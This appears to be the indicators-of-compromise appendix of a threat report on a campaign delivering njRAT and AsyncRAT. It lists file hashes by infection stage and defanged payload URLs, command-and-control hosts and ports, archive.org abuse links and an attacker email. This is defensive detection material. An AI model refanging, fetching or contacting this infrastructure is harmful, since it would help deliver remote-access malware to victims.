7670bba115c1df8eab2509e0d4f53c90f8f8fd22e09a730c3d495d9c951a1f03
ce733816ccb171af8e89f3a334bd00f82c63c20b02fa6345ba67d1bd6365addb
7da245d4eeb382d2cb53de5c7bca042587887c7b52a2df784d58d843470e9c8e
24ff6109c93174a7be6eaf11bb359394be235666241a6f1fd78581b18334ec5d
e7abfae672aad5700fd71c9117b727f90b0de271f5232995d261324d708fb2cc
7442306336019d939e92c7c0a2562be2198872bd7a7a12cbed29a1cdd2d11948
f927ac2182f2a5b8d0da62608c9565ef856534051996c6a3c61f426df4d6f272
038384b895edc2a8ff3090d3a13261871562eb6caab74b9101d416be7bfae139
ff93194ce80707a9f4e8ea4f2e63f8b3a48691ae3ae6cb2867a8c14301683b22
fc78f0ca8c0a89722c66c029df32a2a8f3b07079d9afab57138a50032deb86d3
c2577967641d4c528da21e257ddf399542cb5353b8f717e0cec1200ed8b04389
3d43ad8d86b3c38e68477238cb2cf53bf0c87da437f0fab6f224a04b38376a81

Stage 2 - PS1

624c271f9c06ab2300bb19b6555cf834d5c9a56cc3d0fa2b2fb916b63f73d416
cb94afd551f9cf0c607c85415ed62d51c8c52c098c759544052281a6b7037032
2c47541dd62d14f5495b23b60b414e2f86cc7b9d27822b88f65e423e041b8645
e4171f3de977b6748459975c555126cafc578faffefa7dc93b1e46dd5b6d08ba
37cd7836f979bb993cb9c38da0c4edad72f70eeb876faf1b2e21660e4efb7f6d
d4bcd6ff073ae1a032b43c46440a6e1a70f3d3450106e0cf65c69a299417de23
84c7cbd4484c84fa0fa8daebdf3aa0dd7eb0edc5be0957f224dbfe552b07144e
e2129853b08f99aa4de49ff396608af37dc03dda6efa1fae1f82c5c4e7ab7fcd

Stage 2A - VBS

6acba6585f5ae7cae0f1dac3af605861ae1f79847d75c082949ab8d2949aeff3

Stage 3 - PS1

782af49032f0fffb21ff0f5c38d56e566f4a8b2e53f3a2e1986349cdde7f8e2e
486e4f7f5219e6fb03e01a0b488b87a2d85663937a7cd972871ee8ba175cd4f1
a3643cb237606aaec04deff8246c539d3ccb72bfa0ce9c02a235c04d08b87909
06e2db6aa09791067071c4082dba6863de879852e95e678dab267026d7005770
cd1be7351b0175c83ce3f8a7cede5a4fbe39ef750bfa31c2b8707ad2e6217948
e91de341151086d4381599bc0129709b5d67ca4a5ef4a8dc085839e7b903f701
7f9b7d0a8b2d45728c729fcd8100726fd173ae089943349c5cc4162088cbf6e7
4c6951ea6db1d70a6bb016ee2bff6473e83f5cc064699e53bd99ec68dc11c8ad
f6860ba876f3a50faf37e5498c859d40ac4f3fe90c379245b35b74f84c28137a
7be08b532949ac03c0861f63cdfe79395ee75d99ef040f1b921409338243b849
0459d34b98ffd24f0b9ad063a36d62e6b699041c0eba211ddf6e7a25a063f0e3
b56e6c2513a4f50e8d15bccbeb252ae087f34556c144578cd20b830bb3c69b45
87183315cbf7b56aec5e47c658bce8890f04ce8355801d81d0ef93b90d6a3fff
21170aca6f904d55c88e4809f28c844c2daa5ad0ebd96a2e479f28725fc417eb
47b2d8028bf85302ed24bf9c145bbce184c756a6648d996085b9d0f93b1e50b5
d4b2896b62990a75b9d5f858e575c039344a9fc9d219f7c25571f9c75c80b0b6
60cd0888629e035c94a74ab6ba475e6a306a58eaf554dd5e35973d06401dcade
46a571bee09c8b7284212a3e5f7054c6ffb3ccaafea93730253950279dff3363
777ee27781b10eda1626b32433ed99dbcc969c4360734bbcc744789d38ef0cea
7b701642379ec4270aaa6f436c969a60be516c5d48dc874a7a46114d7bc29edd
edaab1e2458537d43981a1496c3eb7bd1d08876b42a36cebcbc538581c1f1bcc
d1321dc8680d9ded1430b55eca3cd9fb8587eb4da27f522a87ec0fe9cbe08b42
786c44c88fa9a51d69e1f110b47b0b6c33f504969f8e49de3835f0497f0ab8ea

Injector DLLs

eb4616d6234927f1763fabe82d7f73f26980323af6411951f2db4e244ef29654
a25771c577fbbfb5cc28cdb598deb82192765e8bd376e78bc87909f62621b7a0
d5f37a5630e46ef134e78b7d3828986afdfc33477f5b5776851b562ae8dc26b8
9165b9f24866c71b77654ac1c7667d93c30bbc29905e9469eb7e48f08104720c
91ccd22f96c1b407da7825ce155e6685765235aa6525c09f2f632429ce79512b
90674a2a4c31a65afc7dc986bae5da45342e2d6a20159c01587a8e0494c87371
82bd8e28f81160039e462330daee5190d7f474e76723aea057ddeadb201bc55c
24332968eb4cc46982b807d76da02fd1ad36235f04bc1e4962924355c9828733
e3e91d69f464752c243cd40661334291be12466aa3d9294b86b419dae1f17c7e
d5f37a5630e46ef134e78b7d3828986afdfc33477f5b5776851b562ae8dc26b8
9165b9f24866c71b77654ac1c7667d93c30bbc29905e9469eb7e48f08104720c

njRAT

0cf9e86a1db39f106933ed31fc94cd318fab33d5f000e1fce80b2e5827a1adfc
418b71760c6de41ed293744610e252c7474decd221371ffa449411dde751be46
dedb66e5c1313f5952cfa1b1280546c625d5b759cedb87e28950f1c18ef3caf7
43175b875ea94a762963d8b15d84b8c1b0882fa850343a5ce75325fb63612519
17506df03d616598708a6520f901b46bb1624a9f27dfc8a3875ce2c3f8c94fc2

AsyncRAT

b9520bacbd60af9792b105232d453b8b7e4e6b0b1e9e505fb50435d46c97b6e7
5a3bf8a7e4c103a834f08854a13e67ee4f176611be01bf27f3c7def0c988c768
5df520408cef3d532d41136ed3a2ac24f7a18d060bcf85778aa157c938b6e2dd
2a9edc18b10a532f7632d6b44f2610ca3a823c2b2be7a3fd3126b55af2c68ede
a88857a647d4f0443d67c9d6b025abf76e16e05c0d1499eb2be67a10cd025745
1b3d41d44659ff038cf8aafdc5ff021646771106d957783aecdff725158c216c
991a6446da94bb297078bd1031019395b5ed58bd4a878df0cf8707448028b6ed
a6007d0497b7b79206b7a32dd30ca1d7f4d36e5c548c34be44b7cbf35393e7e2
e31247241e58720b205eeedd3184923641fea7f027245d6896e54ae5538b4f52
806a9803d28f2cdbbe98c4b86865c64be25e2c85e043ae7d76ed04018fd7c8f0
542a389b63f586e36063cc6dc72337955951013f1684386e1d2b325c0510daf7
143f92ade0221b8104c0add0ecbf5f75c84840ec2b9ceb2b1a3317f99d98a863
cd889b56855cffe94ba55d0f4ea6ef13a4ea03e115a49788b1f073098541c83d
b725efa51eafa756f41c4dcd43d01e28c15e90caf19df5bd615fcae8c5b1a1f0

Infection Chain Builder/Crypter

839703f5db34e54afdd9a691516cd986bcbecd9856f202d26ca312d9214487d0

Network IOCs:

Maldoc URLs

hxxp://updatewin32[.]xyz/office365/1.doc
hxxp://updatewin32[.]xyz/office365/10.doc
hxxp://updatewin32[.]xyz/office365/11.doc
hxxp://updatewin32[.]xyz/office365/12.doc
hxxp://updatewin32[.]xyz/office365/13.doc
hxxp://updatewin32[.]xyz/office365/14.doc
hxxp://updatewin32[.]xyz/office365/15.doc
hxxp://updatewin32[.]xyz/office365/16.doc
hxxp://updatewin32[.]xyz/office365/2.doc
hxxp://updatewin32[.]xyz/office365/3.doc
hxxp://updatewin32[.]xyz/office365/4.doc

hxxp://updatewin32[.]xyz/office365/5.doc
hxxp://updatewin32[.]xyz/office365/6.doc
hxxp://updatewin32[.]xyz/office365/7.doc
hxxp://updatewin32[.]xyz/office365/8.doc
hxxp://updatewin32[.]xyz/office365/9.doc

Stage 1A

hxxps://updatewin32[.]xyz/async/paste.mp3
hxxps://updatewin32[.]xyz/async/msgbox.txt
hxxp://updatewin32[.]xyz/office365/msg.txt
hxxp://updatewin32[.]xyz/office365/chile.mp3
hxxps://www[.]diamantesviagens[.]com[.]br/terca.hta
hxxps://www[.]diamantesviagens[.]com[.]br/
hxxps://www[.]diamantesviagens[.]com[.]br/Clean.hta
hxxps://www[.]diamantesviagens[.]com[.]br/scanner.hta
hxxps://www[.]diamantesviagens[.]com[.]br/sexta.hta
hxxps://www[.]diamantesviagens[.]com[.]br/rei2.hta
hxxps://www[.]diamantesviagens[.]com[.]br/qpq.hta
hxxps://www[.]diamantesviagens[.]com[.]br/tv.hta
hxxps://www[.]diamantesviagens[.]com[.]br/fd.hta
hxxp://updatewin32[.]xyz/injext.mp3
hxxp://updatewin32[.]xyz/kilabword.mp3

Stage 2

hxxp://updatewin32[.]xyz/3.txt
hxxps://updatewin32[.]xyz/async/oms3.txt
hxxps://updatewin32[.]xyz/async/async3.txt
hxxps://elmerfloyd[.]com/wp/4.txt
hxxps://acscompany[.]com[.]br/33.txt
hxxps://celulosa-corp[.]com/3ASYNC.txt
hxxp://updatewin32[.]xyz/office365/chile3.txt
hxxp://updatewin32[.]xyz/n3.txt

Stage 2A

hxxp://edc[.]com[.]ly/index/wp.txt
hxxps://bestbue-sec[.]com/VVpost2.txt

Stage 2 mini scripts

hxxp://wh890850[.]ispot[.]cc/~invoixec/kill/dInjector.png
hxxp://wh890850[.]ispot[.]cc/~invoixec/kill/test.ps1

hxxp://wh890850[.]ispot[.]cc/~invoixec/kill/run.ps1
hxxp://wh890850[.]ispot[.]cc/~invoixec/kill/vb.txt

Stage 3

hxxps://updatewin32[.]xyz/async/oms2.txt
hxxps://updatewin32[.]xyz/async/oms1.txt
hxxps://updatewin32[.]xyz/async/async2.txt
hxxps://updatewin32[.]xyz/async/async1.txt
hxxp://updatewin32[.]xyz/2.txt
hxxp://updatewin32[.]xyz/1.txt
hxxps://acscompany[.]com.br/22.txt
hxxps://acscompany[.]com.br/11.txt
hxxps://elmerfloyd[.]com/wp/1.txt
hxxps://elmerfloyd[.]com/wp/2.txt
hxxps://elmerfloyd[.]com/wp/3.txt
hxxps://celulosa-corp[.]com/1ASYNC.txt
hxxps://celulosa-corp[.]com/2ASYNC.txt
hxxps://updatewin32[.]xyz/office365/chile2.txt
hxxps://updatewin32[.]xyz/office365/chile1.txt
hxxps://www[.]diamantesviagens[.]com[.]br/terca.jpg
hxxps://www[.]diamantesviagens[.]com[.]br/RunPE.jpg
hxxps://www[.]diamantesviagens[.]com[.]br/scanner.jpg
hxxps://www[.]diamantesviagens[.]com[.]br/sexta.jpg
hxxps://www[.]diamantesviagens[.]com[.]br/rei2.jpg
hxxps://www[.]diamantesviagens[.]com[.]br/qap.jpg
hxxps://www[.]diamantesviagens[.]com[.]br/tv.jpg
hxxps://www[.]diamantesviagens[.]com[.]br/fd.jpg
hxxp://updatewin32[.]xyz/n2.txt
hxxp://updatewin32[.]xyz/n1.txt

njRAT C2

111234cdt[.]ddns[.]net:4782
googleservice64[.]ddns[.]net:5155
potenzax63[.]linkpc[.]net

AsyncRAT C2

111234cdt[.].ddns[.]net:6606
111234cdt[.].ddns[.]net:7707
111234cdt[.].ddns[.]net:8808
cdtpitbull[.]hopto[.]org:6606
cdtpitbull[.]hopto[.]org:7707

cdtpitbull[.]hopto[.]org:8808
googleservice64[.]ddns[.]net:6606
googleservice64[.]ddns[.]net:7707
googleservice64[.]ddns[.]net:8808
aliveafterguard[.]tech:5553
111234[.]ddns[.]net:6606
111234[.]ddns[.]net:7707
111234[.]ddns[.]net:8808
cdt2021[.]hopto[.]org:6606
cdt2021[.]hopto[.]org:7707
cdt2021[.]hopto[.]org:8808
micomico[.]ddns[.]net:4000

Malicious Google Drive URL hosting the PPAM:

hxxps://drive[.]google[.]com/u/1/uc?id=1cU-jSCI6bT-yXlWCkJgay-xWb8KUYRVC&export=download

archive[.]org abuse URLs

hxxps://archive[.]org/details/firasZIGGSNEW1
hxxps://archive[.]org/download/firasZIGGSNEW1/firasZIGGSNEW1.txt
hxxps://archive[.]org/details/firasZIGGSNEW
hxxps://archive[.]org/details/firasZIGGSNEW/firasZIGGSNEW.txt
hxxps://archive[.]org/details/startilyasasync
hxxps://archive[.]org/details/4ilyasasync
hxxps://archive[.]org/details/3ilyasasync
hxxps://archive[.]org/details/2ilyasasync
hxxps://archive[.]org/details/1ilyasasync
hxxps://archive[.]org/details/4ilyas-normal
hxxps://archive[.]org/details/3ilyas-normal
hxxps://archive[.]org/details/2ilyas-normal
hxxps://archive[.]org/details/1ilyas-normal
hxxps://archive[.]org/details/4ilyascartgpu.
hxxps://archive[.]org/details/3ilyascartgpu.
hxxps://archive[.]org/details/2ilyascartgpu.
hxxps://archive[.]org/details/1ilyascartgpu
hxxps://archive[.]org/details/4ilyas
hxxps://archive[.]org/details/3ilyas
hxxps://archive[.]org/details/2ilyas
hxxps://archive[.]org/details/1ilyas
hxxps://archive[.]org/details/startupbasg
hxxps://archive[.]org/details/Encodingbash
hxxps://archive[.]org/details/encoding-voice

hxxps://archive[.]org/details/1-voice
hxxps://archive[.]org/details/2jack-voice
hxxps://archive[.]org/details/encodingh-2firas
hxxps://archive[.]org/details/Allbash
hxxps://archive[.]org/details/startbash
hxxps://archive[.]org/details/serverbash
hxxps://archive[.]org/details/startupVoice
hxxps://archive[.]org/details/@3losh-rat
hxxps://archive[.]org/details/@alo0ch0011

Attacker Email ID

alo0ch[at]outlook[.]com
